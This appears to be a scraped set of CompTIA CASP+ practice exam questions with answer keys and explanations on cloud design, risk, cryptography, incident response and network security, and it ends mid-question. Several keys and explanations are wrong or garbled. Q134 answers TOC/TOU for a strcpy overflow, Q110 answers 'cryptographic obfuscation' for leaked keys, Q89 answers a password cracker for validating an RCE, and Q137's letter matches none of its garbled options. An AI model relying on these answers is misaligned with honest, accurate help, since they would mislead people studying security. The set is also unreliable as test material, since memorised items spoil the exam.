Load balancer and autoscaling are the solutions that should be implemented to address the requirements of optimizing system capacity and reducing cost for an e-commerce site in the cloud. A load balancer is a device or service that distributes incoming network traffic across multiple servers or instances based on various criteria, such as availability, performance, or location. A load balancer can improve system capacity by balancing the workload and preventing overloading or underutilization of resources. Autoscaling is a feature that allows cloud services to automatically adjust the number of servers or instances based on the demand or predefined rules. Autoscaling can reduce cost by scaling up or down the resources as needed, avoiding unnecessary expenses or wastage. References: [CompTIA CASP+ Study Guide, Second Edition, pages 406-407 and 410]

#### NEW QUESTION 57

An organization's hunt team thinks a persistent threats exists and already has a foothold in the enterprise network.

Which of the following techniques would be BEST for the hunt team to use to entice the adversary to uncover malicious activity?

- A. Deploy a SOAR tool.
- B. Modify user password history and length requirements.
- C. Apply new isolation and segmentation schemes.
- D. Implement decoy files on adjacent hosts.

**Answer:** D

#### Explanation:

Implementing decoy files on adjacent hosts is a technique that can entice the adversary to uncover malicious activity, as it can lure them into accessing fake or irrelevant data that can trigger an alert or reveal their presence. Decoy files are also known as honeypots, and they are part of deception technology.

Deploying a SOAR (Security Orchestration Automation and Response) tool may not entice the adversary to uncover malicious activity, as SOAR is mainly focused on automating and streamlining security operations, not deceiving attackers. Modifying user password history and length requirements may not entice the adversary to uncover malicious activity, as it could affect legitimate users and not reveal the attacker's actions. Applying new isolation and segmentation schemes may not entice the adversary to uncover malicious activity, as it could limit their access and movement, but not expose their presence. Verified References: <https://www.comptia.org/blog/what-is-deception-technology> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 59

A security engineer estimates the company's popular web application experiences 100 attempted breaches per day. In the past four years, the company's data has been breached two times.

Which of the following should the engineer report as the ARO for successful breaches?

- A. 0.5
- B. 8
- C. 50
- D. 36,500

**Answer:** A

#### Explanation:

Reference: <https://blog.netwrix.com/2020/07/24/annual-loss-expectancy-and-quantitative-risk-analysis/>

The ARO (annualized rate of occurrence) for successful breaches is the number of times an event is expected to occur in a year. To calculate the ARO for successful breaches, the engineer can divide the number of breaches by the number of years. In this case, the company's data has been breached two times in four years, so the ARO is  $2 / 4 = 0.5$ . The other options are incorrect calculations. Verified References: <https://www.comptia.org/blog/what-is-risk-management> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 60

A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks.

Which of the following would be the BEST solution against this type of attack?

- A. Cookies
- B. Wildcard certificates
- C. HSTS
- D. Certificate pinning

**Answer:** D

#### Explanation:

Reference: <https://cloud.google.com/security/encryption-in-transit>

Certificate pinning is a technique that can prevent HTTPS interception attacks by hardcoding the expected certificate or public key of the server in the application code, so that any certificate presented by an intermediary will be rejected. Cookies are small pieces of data that are stored by browsers to remember user preferences or sessions, but they do not prevent HTTPS interception attacks. Wildcard certificates are certificates that can be used for multiple subdomains of a domain, but they do not prevent HTTPS interception attacks. HSTS (HTTP Strict Transport Security) is a policy that forces browsers to use HTTPS connections, but it does not prevent HTTPS interception attacks. Verified References: <https://www.comptia.org/blog/what-is-certificate-pinning> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 61

A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process' memory location. Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

- A. Execute never
- B. Noexecute
- C. Total memory encryption
- D. Virtual memory protection

**Answer:** A

#### Explanation:

Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process' memory location. Execute never (also known as XN or NX) is a feature that marks certain memory regions as non-executable, meaning that they cannot be used to run code. This prevents malware from exploiting buffer overflows or other memory corruption vulnerabilities to inject malicious code into another process' memory space.

References: [CompTIA CASP+ Study Guide, Second Edition, page 295]

#### NEW QUESTION 66

A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

- A. Server1
- B. Server2
- C. Server 3
- D. Servers

**Answer:** A

#### NEW QUESTION 69

A small company needs to reduce its operating costs. vendors have proposed solutions, which all focus on management of the company's website and services. The Chief information Security Officer (CISO) insist all available resources in the proposal must be dedicated, but managing a private cloud is not an option. Which of the following is the BEST solution for this company?

- A. Community cloud service model
- B. Multitenancy SaaS
- C. Single-tenancy SaaS
- D. On-premises cloud service model

**Answer:** C

#### Explanation:

A single-tenancy SaaS solution is the best solution for this company. SaaS stands for software as a service, which is a cloud-based model that allows customers to access applications hosted by a provider over the internet. A single-tenancy SaaS solution means that the company has its own dedicated instance of the application and its underlying infrastructure, which offers more control, customization, and security than a multi-tenancy SaaS solution where multiple customers share the same resources. A single- tenancy SaaS solution also eliminates the need for managing a private cloud or an on- premises infrastructure. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.ibm.com/cloud/learn/saas>

#### NEW QUESTION 72

A networking team asked a security administrator to enable Flash on its web browser. The networking team explained that an important legacy embedded system gathers SNMP information from various devices. The system can only be managed through a web browser running Flash. The embedded system will be replaced within the year but is still critical at the moment.

Which of the following should the security administrator do to mitigate the risk?

- A. Explain to the networking team the reason Flash is no longer available and insist the team move up the timetable for replacement.
- B. Air gap the legacy system from the network and dedicate a laptop with an end-of-life OS on it to connect to the system via crossover cable for management.
- C. Suggest that the networking team contact the original embedded system's vendor to get an update to the system that does not require Flash.
- D. Isolate the management interface to a private VLAN where a legacy browser in a VM can be used as needed to manage the system.

**Answer:** D

#### NEW QUESTION 73

As part of its risk strategy, a company is considering buying insurance for cybersecurity incidents. Which of the following BEST describes this kind of risk response?

- A. Risk rejection
- B. Risk mitigation
- C. Risk transference
- D. Risk avoidance

**Answer:** C

#### NEW QUESTION 77

A company provides guest WiFi access to the internet and physically separates the guest network from the company's internal WIFI. Due to a recent incident in which an attacker gained access to the company's internal WIFI, the company plans to configure WPA2 Enterprise in an EAP- TLS configuration. Which of the following must be installed on authorized hosts for this new configuration to work properly?

- A. Active Directory OPOs
- B. PKI certificates
- C. Host-based firewall
- D. NAC persistent agent

**Answer:** B

#### NEW QUESTION 82

A municipal department receives telemetry data from a third-party provider. The server collecting telemetry sits in the municipal department's screened network and accepts connections from the third party over HTTPS. The daemon has a code execution vulnerability from a lack of input sanitization of out-of-bound messages, and therefore, the cybersecurity engineers would like to implement network mitigations. Which of the following actions, if combined, would BEST prevent exploitation of this vulnerability? (Select TWO).

- A. Implementing a TLS inspection proxy on-path to enable monitoring and policy enforcement
- B. Creating a Linux namespace on the telemetry server and adding to it the servicing HTTP daemon
- C. Installing and configuring filesystem integrity monitoring service on the telemetry server
- D. Implementing an EDR and alert on identified privilege escalation attempts to the SIEM
- E. Subscribing to a UTM service that enforces privacy controls between the internal network and the screened subnet
- F. Using the published data schema to monitor and block off nominal telemetry messages

**Answer:** AC

#### Explanation:

A TLS inspection proxy can be used to monitor and enforce policy on HTTPS connections, ensuring that only valid traffic is allowed through and malicious traffic is blocked. Additionally, a filesystem integrity monitoring service can be installed and configured on the telemetry server to monitor for any changes to the filesystem, allowing any malicious changes to be detected and blocked.

#### NEW QUESTION 84

A security architect is tasked with scoping a penetration test that will start next month. The architect wants to define what security controls will be impacted. Which



of the following would be the BEST document to consult?

- A. Rules of engagement
- B. Master service agreement
- C. Statement of work
- D. Target audience

**Answer: C**

**Explanation:**

The Statement of Work is a document that outlines the scope of the penetration test and defines the objectives, tools, methodology, and targets of the test. It also outlines the security controls that will be impacted by the test and what the expected outcomes are. Additionally, the Statement of Work should include any legal requirements and other considerations that should be taken into account during the penetration test.

Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 5: Security Testing, Section 5.4: Defining Scope and Objective.

**NEW QUESTION 85**

An organization recently experienced a ransomware attack. The security team leader is concerned about the attack reoccurring. However, no further security measures have been implemented.

Which of the following processes can be used to identify potential prevention recommendations?

- A. Detection
- B. Remediation
- C. Preparation
- D. Recovery

**Answer: C**

**Explanation:**

Preparation is the process that can be used to identify potential prevention recommendations after a security incident, such as a ransomware attack. Preparation involves planning and implementing security measures to prevent or mitigate future incidents, such as by updating policies, procedures, or controls, conducting training or awareness campaigns, or acquiring new tools or resources. Detection is the process of discovering or identifying security incidents, not preventing them. Remediation is the process of containing or resolving security incidents, not preventing them. Recovery is the process of restoring normal operations after security incidents, not preventing them. Verified References: <https://www.comptia.org/blog/what-is-incident-response> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 89**

An analyst execute a vulnerability scan against an internet-facing DNS server and receives the following report:

```
*Vulnerabilities in Kernel-Mode Driver Could Allow Elevation of Privilege
*SSL Medium Strength Cipher Suites Supported
*Vulnerability in DNS Resolution Could Allow Remote Code Execution
*SMB Host SIDs allows Local User Enumeration
```

Which of the following tools should the analyst use FIRST to validate the most critical vulnerability?

- A. Password cracker
- B. Port scanner
- C. Account enumerator
- D. Exploitation framework

**Answer: A**

**NEW QUESTION 94**

The Chief Information Security Officer (CISO) is working with a new company and needs a legal “document to ensure all parties understand their roles during an assessment. Which of the following should the CISO have each party sign?

- A. SLA
- B. ISA
- C. Permissions and access
- D. Rules of engagement

**Answer: D**

**Explanation:**

Rules of engagement are legal documents that should be signed by all parties involved in an assessment to ensure they understand their roles and responsibilities. Rules of engagement define the scope, objectives, methods, deliverables, limitations, and expectations of an assessment project. They also specify the legal and ethical boundaries, communication channels, escalation procedures, and reporting formats for the assessment. Rules of engagement help to avoid misunderstandings, conflicts, or liabilities during or after an assessment.

References: [CompTIA CASP+ Study Guide, Second Edition, page 34]

**NEW QUESTION 96**

Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

- A. Importing the availability of messages
- B. Ensuring non-repudiation of messages
- C. Enforcing protocol conformance for messages
- D. Assuring the integrity of messages

**Answer:** D

**Explanation:**

Assuring the integrity of messages is the most important security objective when applying cryptography to control messages that tell an ICS (industrial control system) how much electrical power to output. Integrity is the security objective that ensures the accuracy and completeness of data or information, preventing unauthorized modifications or tampering. Assuring the integrity of messages can prevent malicious or accidental changes to the control messages that could affect the operation or safety of the ICS or the electrical power output. Importing the availability of messages is not a security objective when applying cryptography, but a security objective that ensures the accessibility and usability of data or information, preventing unauthorized denial or disruption of service.

Ensuring non-repudiation of messages is not a security objective when applying cryptography, but a security objective that ensures the authenticity and accountability of data or information, preventing unauthorized denial or dispute of actions or transactions. Enforcing protocol conformance for messages is not a security objective when applying cryptography, but a security objective that ensures the compliance and consistency of data or information, preventing unauthorized deviations or violations of rules or standards. Verified References: <https://www.comptia.org/blog/what-is-integrity>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 98**

A security architect was asked to modify an existing internal network design to accommodate the following requirements for RDP:

- Enforce MFA for RDP
- Ensure RDP connections are only allowed with secure ciphers.

The existing network is extremely complex and not well segmented. Because of these limitations, the company has requested that the connections not be restricted by network-level firewalls or ACLs.

Which of the following should the security architect recommend to meet these requirements?

- A. Implement a reverse proxy for remote desktop with a secure cipher configuration enforced.
- B. Implement a bastion host with a secure cipher configuration enforced.
- C. Implement a remote desktop gateway server, enforce secure ciphers, and configure to use OTP
- D. Implement a GPO that enforces TLS cipher suites and limits remote desktop access to only VPN users.

**Answer:** C

**Explanation:**

A remote desktop gateway server is a solution that allows users to connect to remote desktops or applications over the internet using the Remote Desktop Protocol (RDP). A remote desktop gateway server can enforce MFA for RDP by integrating with Azure AD MFA using the Network Policy Server (NPS) extension. The NPS extension can send an OTP (one-time password) to the user's phone or mobile app as a second factor of authentication. A remote desktop gateway server can also enforce secure ciphers by

configuring the SSL Cipher Suite Order Group Policy setting to specify the preferred order of cipher suites for TLS/SSL connections. Verified References:

? <https://docs.microsoft.com/en-us/windows-server/remote/remote-desktop-services/rds-plan-access-from-anywhere>

? <https://docs.microsoft.com/en-us/azure/active-directory/authentication/howto-mfa-nps-extension-rdg>

? <https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings#ssl-cipher-suite-order>

**NEW QUESTION 101**

A systems administrator is in the process of hardening the host systems before connecting to the network. The administrator wants to add protection to the boot loader to ensure the hosts are secure before the OS fully boots.

Which of the following would provide the BEST boot loader protection?

- A. TPM
- B. HSM
- C. PKI
- D. UEFI/BIOS

**Answer:** A

**Explanation:**

A TPM (trusted platform module) is a hardware device that can provide boot loader protection by storing cryptographic keys and verifying the integrity of the boot process. An HSM (hardware security module) is similar to a TPM, but it is used for storing keys for applications, not for booting. A PKI (public key infrastructure) is a system of certificates and keys that can provide encryption and authentication, but not boot loader protection. UEFI/BIOS are firmware interfaces that control the boot process, but they do not provide protection by themselves. Verified References: <https://www.comptia.org/blog/what-is-a-tpm-trusted-platform-module> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 106**

A security architect is designing a solution for a new customer who requires significant security capabilities in its environment. The customer has provided the architect with the following set of requirements:

- \* Capable of early detection of advanced persistent threats.
- \* Must be transparent to users and cause no performance degradation.
- + Allow integration with production and development networks seamlessly.
- + Enable the security team to hunt and investigate live exploitation techniques.

Which of the following technologies BEST meets the customer's requirements for security capabilities?

- A. Threat Intelligence
- B. Deception software
- C. Centralized logging
- D. Sandbox detonation

**Answer:** B

**Explanation:**

Deception software is a technology that creates realistic but fake assets (such as servers, applications, data, etc.) that mimic the real environment and lure attackers into interacting with them. By doing so, deception software can help detect advanced persistent threats (APTs) that may otherwise evade traditional security tools.

. Deception software can also provide valuable insights into the attacker's tactics, techniques, and procedures (TTPs) by capturing their actions and behaviors on the decoys 13.

Deception software can meet the customer's requirements for security capabilities because:

? It is capable of early detection of APTs by creating attractive targets for them and alerting security teams when they are engaged12.

? It is transparent to users and causes no performance degradation because it does not interfere with legitimate traffic or resources13.

? It allows integration with production and development networks seamlessly because it can create decoys that match the network topology and configuration13.

? It enables the security team to hunt and investigate live exploitation techniques because it can record and analyze the attacker's activities on the decoys13.

#### NEW QUESTION 109

Immediately following the report of a potential breach, a security engineer creates a forensic image of the server in question as part of the organization incident response procedure. Which of the must occur to ensure the integrity of the image?

- A. The image must be password protected against changes.
- B. A hash value of the image must be computed.
- C. The disk containing the image must be placed in a sealed container.
- D. A duplicate copy of the image must be maintained

**Answer: B**

#### NEW QUESTION 110

A security analyst sees that a hacker has discovered some keys and they are being made available on a public website. The security analyst is then able to successfully decrypt the data using the keys from the website. Which of the following should the security analyst recommend to protect the affected data?

- A. Key rotation
- B. Key revocation
- C. Key escrow
- D. Zeroization
- E. Cryptographic obfuscation

**Answer: E**

#### NEW QUESTION 115

An analyst received a list of IOCs from a government agency. The attack has the following characteristics:

- \* 1. The attack starts with bulk phishing.
- \* 2. If a user clicks on the link, a dropper is downloaded to the computer.
- \* 3. Each of the malware samples has unique hashes tied to the user.

The analyst needs to identify whether existing endpoint controls are effective. Which of the following risk mitigation techniques should the analyst use?

- A. Update the incident response plan.
- B. Blocklist the executable.
- C. Deploy a honeypot onto the laptops.
- D. Detonate in a sandbox.

**Answer: D**

#### Explanation:

Detonating the malware in a sandbox is the best way to analyze its behavior and determine whether the existing endpoint controls are effective. A sandbox is an isolated environment that mimics a real system but prevents any malicious actions from affecting the actual system. By detonating the malware in a sandbox, the analyst can observe how it interacts with the system, what files it creates or modifies, what network connections it establishes, and what indicators of compromise it exhibits. This can help the analyst identify the malware's capabilities, objectives, and weaknesses. A sandbox can also help the analyst compare different malware samples and determine if they are related or part of the same campaign.

\* A. Updating the incident response plan is not a risk mitigation technique, but rather a proactive measure to prepare for potential incidents. It does not help the analyst identify whether existing endpoint controls are effective against the malware.

\* B. Blocklisting the executable is a risk mitigation technique that can prevent the malware from running on the system, but it does not help the analyst analyze its behavior or determine whether existing endpoint controls are effective. Moreover, blocklisting may not be feasible if each malware sample has a unique hash tied to the user.

\* C. Deploying a honeypot onto the laptops is a risk mitigation technique that can lure attackers away from the real systems and collect information about their activities, but it does not help the analyst analyze the malware's behavior or determine whether existing endpoint controls are effective. A honeypot is also more suitable for detecting network- based attacks rather than endpoint-based attacks.

#### NEW QUESTION 120

A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage.

Which of the following is a security concern that will MOST likely need to be addressed during migration?

- A. Latency
- B. Data exposure
- C. Data loss
- D. Data dispersion

**Answer: B**

#### Explanation:

Data exposure is a security concern that will most likely need to be addressed during migration of all company data to the cloud, as it could involve sensitive or confidential data being accessed or disclosed by unauthorized parties. Data exposure could occur due to misconfigured cloud services, insecure data transfers, insider threats, or malicious attacks. Data exposure could also result in compliance violations, reputational damage, or legal liabilities. Latency is not a security concern, but a performance concern that could affect the speed or quality of data access or transmission. Data loss is not a security concern, but a availability concern that could affect the integrity or recovery of data. Data dispersion is not a security concern, but a management concern that could affect the visibility or



control of data. Verified References: <https://www.comptia.org/blog/what-is-data-exposure>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 121

An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:

Unstructured data being exfiltrated after an employee leaves the organization  
Data being exfiltrated as a result of compromised credentials

Sensitive information in emails being exfiltrated

Which of the following solutions should the security team implement to mitigate the risk of data loss?

- A. Mobile device management, remote wipe, and data loss detection
- B. Conditional access, DoH, and full disk encryption
- C. Mobile application management, MFA, and DRM
- D. Certificates, DLP, and geofencing

**Answer:** C

#### Explanation:

Mobile application management (MAM) is a solution that allows the organization to control and secure the approved collaboration applications and the data within them on personal devices. MAM can prevent unstructured data from being exfiltrated by restricting the ability to move, copy, or share data between applications. Multi-factor authentication (MFA) is a solution that requires the user to provide more than one piece of evidence to prove their identity when accessing corporate data. MFA can prevent data from being exfiltrated as a result of compromised credentials by adding an extra layer of security. Digital rights management (DRM) is a solution that protects the intellectual property rights of digital content by enforcing policies and permissions on how the content can be used, accessed, or distributed. DRM can prevent sensitive information in emails from being exfiltrated by encrypting the content and limiting the actions that can be performed on it, such as forwarding, printing, or copying. Verified References:

? <https://www.manageengine.com/data-security/what-is/byod.html>

? <https://www.cimcor.com/blog/7-scariest-byod-security-risks-how-to-mitigate>

#### NEW QUESTION 124

An engineering team is developing and deploying a fleet of mobile devices to be used for specialized inventory management purposes. These devices should:

- \* Be based on open-source Android for user familiarity and ease.
- \* Provide a single application for inventory management of physical assets.
- \* Permit use of the camera be only the inventory application for the purposes of scanning
- \* Disallow any and all configuration baseline modifications.
- \* Restrict all access to any device resource other than those requirement ?

- A. Set an application wrapping policy, wrap the application, distributes the inventory APK via the MAM tool, and test the application restrictions.
- B. Write a MAC sepolicy that defines domains with rules, label the inventory application, build the policy, and set to enforcing mode.
- C. Swap out Android Linux kernel version for >2,4,0, but the internet build Android, remove unnecessary functions via MDL, configure to block network access, and perform integration testing
- D. Build and install an Android middleware policy with requirements added, copy the file into/ user/init, and then built the inventory application.

**Answer:** A

#### NEW QUESTION 129

A disaster recovery team learned of several mistakes that were made during the last disaster recovery parallel test. Computational resources ran out at 70% of restoration of critical services.

Which of the following should be modified to prevent the issue from reoccurring?

- A. Recovery point objective
- B. Recovery time objective
- C. Mission-essential functions
- D. Recovery service level

**Answer:** D

#### Explanation:

Reference: <https://www.nakivo.com/blog/disaster-recovery-in-cloud-computing/>

The recovery service level is a metric that defines the minimum level of service or performance that a system or process must provide after a disaster or disruption. The recovery service level can include parameters such as availability, capacity, throughput, latency, etc. The recovery service level should be modified to prevent the issue of running out of computational resources at 70% of restoration of critical services. The recovery service level should be aligned with the recovery point objective (RPO) and the recovery time objective (RTO), which are the maximum acceptable amount of data loss and downtime respectively. References:

<https://www.techopedia.com/definition/29836/recovery-service-level> <https://www.ibm.com/cloud/learn/recovery-point-objective>

<https://www.ibm.com/cloud/learn/recovery-time-objective>

#### NEW QUESTION 130

A company is preparing to deploy a global service.

Which of the following must the company do to ensure GDPR compliance? (Choose two.)

- A. Inform users regarding what data is stored.
- B. Provide opt-in/out for marketing messages.
- C. Provide data deletion capabilities.
- D. Provide optional data encryption.
- E. Grant data access to third parties.
- F. Provide alternative authentication techniques.

**Answer:** AC

#### Explanation:

The main rights for individuals under the GDPR are to:

allow subject access

have inaccuracies corrected have information erased prevent direct marketing

prevent automated decision-making and profiling allow data portability (as per the paragraph above)

source: <https://www.clouddirect.net/11-things-you-must-do-now-for-gdpr-compliance/> These are two of the requirements of the GDPR (General Data Protection Regulation),

which is a legal framework that sets guidelines for the collection and processing of personal data of individuals within the European Union (EU). The GDPR also requires data controllers to obtain consent from data subjects, protect data with appropriate security measures, notify data subjects and authorities of data breaches, and appoint a data protection officer.

#### NEW QUESTION 131

A global organization's Chief Information Security Officer (CISO) has been asked to analyze the risks involved in a plan to move the organization's current MPLS-based WAN network to use commodity Internet and SD-WAN hardware. The SD-WAN provider is currently highly regarded but is a regional provider. Which of the following is MOST likely identified as a potential risk by the CISO?

- A. The SD-WAN provider would not be able to handle the organization's bandwidth requirements.
- B. The operating costs of the MPLS network are too high for the organization.
- C. The SD-WAN provider uses a third party for support.
- D. Internal IT staff will not be able to properly support remote offices after the migration.

**Answer: C**

#### Explanation:

SD-WAN (Software-Defined Wide Area Network) is a technology that allows organizations to use multiple, low-cost Internet connections to create a secure and dynamic WAN. SD-WAN can provide benefits such as lower costs, higher performance, and easier management compared to traditional WAN technologies, such as MPLS (Multiprotocol Label Switching).

However, SD-WAN also introduces some potential risks, such as:

? The reliability and security of the Internet connections, which may vary depending on the location, provider, and traffic conditions.

? The compatibility and interoperability of the SD-WAN hardware and software, which may come from different vendors or use different standards.

? The availability and quality of the SD-WAN provider's support, which may depend on the provider's size, reputation, and outsourcing practices.

In this case, the CISO would most likely identify the risk that the SD-WAN provider uses a third party for support, because this could:

? Affect the organization's ability to resolve issues or request changes in a timely and effective manner.

? Expose the organization's network data and configuration to unauthorized or malicious parties.

? Increase the complexity and uncertainty of the SD-WAN service level agreement (SLA) and contract terms.

#### NEW QUESTION 134

A security analyst is reading the results of a successful exploit that was recently conducted by third-party penetration testers. The testers reverse engineered a privileged executable. In the report, the planning and execution of the exploit is detailed using logs and outputs from the test. However, the attack vector of the exploit is missing, making it harder to recommend remediation's. Given the following output:

```
0x014435a5 <+7>: mov 0x8(%ebp),%eax
0x014435a8 <+10>: movl $0xffffffff,-0x1c(%ebp) //Tester note, Start
0x014435af <+17>: mov %eax,%edx
0x014435b1 <+19>: mov $0x0,%eax
0x014435b6 <+24>: mov -0x1c(%ebp),%ecx
0x014435b9 <+27>: mov %edx,%edi
0x014435bb <+29>: repnz scas %es:(%edi),%al
0x014435bd <+31>: mov %ecx,%eax
0x014435bf <+33>: not %eax
0x014435c1 <+35>: sub $0x1,%eax //Tester note, end
0x014435c4 <+38>: mov %al,-0x9(%ebp)
0x014435c7 <+41>: cmpb $0x3,-0x9(%ebp) //Tester note <=4
0x014435cb <+45>: jbe 0x1448500 <validate_passwd+98>
0x014435cd <+47>: cmpl $0x8,-0x9(%ebp) //Tester note >=8
0x014435d1 <+51>: ja 0x1448500 <validate_passwd+98>
0x014435d3 <+53>: movl $0x1448660, (%esp)
0x014435de <+60>: call 0x14483a0 <puts@plt>
0x014435df <+65>: mov 0x144a020,%eax
0x014435e4 <+70>: mov %eax, (%esp)
0x014435e7 <+73>: call 0x1448380 <fflush@plt>
0x014435ec <+78>: mov 0x8(%ebp),%eax
0x014435ef <+81>: mov %eax,0x4(%esp)
0x014435f3 <+85>: lea -0x14(%ebp),%eax
0x014435f6 <+88>: mov %eax, (%esp)
0x014435f9 <+91>: call 0x1448390 <strcpy@plt> //Tester note, breakpoint
0x014435fe <+96>: jmp 0x1448519 <validate_passwd+123>
0x01448500 <+98>: movl $0x144866f, (%esp)
```

The penetration testers MOST likely took advantage of:

- A. A TOC/TOU vulnerability
- B. A plain-text password disclosure
- C. An integer overflow vulnerability
- D. A buffer overflow vulnerability

**Answer: A**

#### NEW QUESTION 137

The Chief information Officer (CIO) of a large bank, which uses multiple third-party organizations to deliver a service, is concerned about the handling and security of customer data by the parties. Which of the following should be implemented to BEST manage the risk?

- A. Establish a review committee that assesses the importance of suppliers and ranks them according to contract renewal
- B. At the time of contract renewal, incorporate designs and operational controls into the contracts and a right-to-audit clause
- C. Regularly assess the supplier's post-contract renewal with a dedicated risk management team.
- D. Establish a team using members from first line risk, the business unit, and vendor management to assess only design security controls of all supplier
- E. Store findings from the reviews in a database for all other business units and risk teams to reference.
- F. Establish an audit program that regularly reviews all suppliers regardless of the data they access, how they access the data, and the type of data, Review all design and operational controls based on best practice standard and report the finding back to upper management.
- G. Establish a governance program that rates suppliers based on their access to data, the type of data, and how they access the data Assign key controls that are reviewed and managed based on the supplier's rating
- H. Report finding units that rely on the suppliers and the various risk teams.

**Answer: D**

#### Explanation:

A governance program that rates suppliers based on their access to data, the type of data, and how they access the data is the best way to manage the risk of handling and security of customer data by third parties. This allows the company to assign key controls that are reviewed and managed based on the supplier's rating and report findings to the relevant units and risk teams. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.isaca.org/resources/isaca-journal/issues/2018/volume-1/third-party-risk-management>

#### NEW QUESTION 138

A web service provider has just taken on a very large contract that comes with requirements that are currently not being implemented in order to meet contractual requirements, the company must achieve the following thresholds

- 99.99% uptime
- Load time in 3 seconds
- Response time = <10 seconds

Starting with the computing environment, which of the following should a security engineer recommend to BEST meet the requirements? (Select THREE)

- A. Installing a firewall at corporate headquarters
- B. Deploying a content delivery network
- C. Implementing server clusters
- D. Employing bare-metal loading of applications
- E. Lowering storage input/output
- F. Implementing RAID on the backup servers
- G. Utilizing redundant power for all developer workstations
- H. Ensuring technological diversity on critical servers

**Answer: BCE**

#### Explanation:

To meet the contractual requirements of the web service provider, a security engineer should recommend the following actions:

? Deploying a content delivery network (CDN): A CDN is a distributed system of servers that delivers web content to users based on their geographic location, the origin of the content, and the performance of the network. A CDN can help improve the uptime, load time, and response time of web services by caching content closer to the users, reducing latency and bandwidth consumption. A CDN can also help mitigate distributed denial-of-service (DDoS) attacks by absorbing or filtering malicious traffic before it reaches the origin servers, reducing the impact on the web service availability<sup>12</sup>.

? Implementing server clusters: A server cluster is a group of servers that work together to provide high availability, scalability, and load balancing for web services. A server cluster can help improve the uptime, load time, and response time of web services by distributing the workload across multiple servers, reducing the risk of single points of failure and performance bottlenecks. A server cluster can also help recover from failures by automatically switching to another server in case of a malfunction<sup>34</sup>.

? Lowering storage input/output (I/O): Storage I/O is the amount of data that can be read from or written to a storage device in a given time. Storage I/O can affect the performance of web services by limiting the speed of data transfer between the servers and the storage devices. Lowering storage I/O can help improve the load time and response time of web services by reducing the latency and congestion of data access. Lowering storage I/O can be achieved by using faster storage devices, such as solid-state drives (SSDs), optimizing the storage layout and configuration, such as using RAID or striping, and caching frequently accessed data in memory<sup>5</sup>.

Installing a firewall at corporate headquarters is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. A firewall is a device or software that filters and blocks unwanted network traffic based on predefined rules. A firewall can help improve the security of web services by preventing unauthorized access and attacks, but it may also introduce additional latency and complexity to the network.

Employing bare-metal loading of applications is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Bare-metal loading is a technique that allows applications to run directly on hardware without an operating system or a hypervisor. Bare-metal loading can help improve the performance and efficiency of applications by eliminating the overhead and interference of other software layers, but it may also increase the difficulty and cost of deployment and maintenance.

Implementing RAID on the backup servers is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. RAID (redundant array of independent disks) is a technique that combines multiple disks into a logical unit that provides improved performance, reliability, or both. RAID can help improve the availability and security of backup data by protecting it from disk failures or corruption, but it may also introduce additional complexity and overhead to the backup process.

Utilizing redundant power for all developer workstations is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Redundant power is a technique that provides multiple sources of power for an IT system in case one fails. Redundant power can help improve the availability and reliability of developer workstations by preventing them from losing power due to outages or surges, but it may also increase the cost and energy consumption of the system.

Ensuring technological diversity on critical servers is not a recommended action to meet the contractual requirements, as it does not directly affect the uptime, load time, or response time of web services. Technological diversity is a technique that uses different types of hardware, software, or platforms in an IT environment. Technological diversity can help improve resilience by reducing single points of failure and increasing compatibility, but it may also introduce additional complexity and inconsistency to the

environment. References: What Is CDN? How Does CDN Work? | Imperva, What Is Server Clustering? | IBM, What Is Server Clustering? | IBM, Server Clustering: What It Is & How It Works | Liquid Web, Storage I/O Performance - an overview | ScienceDirect Topics, [How to Improve Storage I/O Performance | StarWind Blog], [What Is Firewall Security? | Cisco], [What is Bare Metal? | IBM], [What is RAID? | Dell Technologies US],



[What Is Redundant Power Supply? | Dell Technologies US], [Technological Diversity - an overview | ScienceDirect Topics]

#### NEW QUESTION 143

A new web server must comply with new secure-by-design principles and PCI DSS. This includes mitigating the risk of an on-path attack. A security analyst is reviewing the following web server configuration:

```
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256
TLS_AES_128_CCM_8_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_DHE_DSS_WITH_RC4_128_SHA
RSA_WITH_AES_128_CCM
```

Which of the following ciphers should the security analyst remove to support the business requirements?

- A. TLS\_AES\_128\_CCM\_8\_SHA256
- B. TLS\_DHE\_DSS\_WITH\_RC4\_128\_SHA
